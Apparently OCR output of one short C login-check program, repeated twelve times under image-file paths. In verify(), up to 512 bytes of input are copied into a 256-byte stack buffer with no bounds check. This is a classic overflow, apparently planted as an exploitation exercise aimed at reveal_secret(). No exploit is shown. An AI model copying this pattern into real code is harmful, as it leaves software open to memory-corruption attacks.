


```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```




```c
#include <ctype.h>  // tolower
#include <string.h> // strcmp
#include <stdio.h>  // fgets, fputs

void reveal_secret()
{
  fputs("SUPER SECRET = 42\n", stdout);
}

int verify(const char* name)
{
  char user[256];
  int i;
  for (i = 0; name[i] != '\0'; ++i)
    user[i] = tolower(name[i]);
  user[i] = '\0';
  return strcmp(user, "xyzzy") == 0;
}

int main()
{
  char login[512];
  fgets(login, 512, stdin);
  if (! verify(login))
    return 1;
  reveal_secret();
  return 0;
}
```

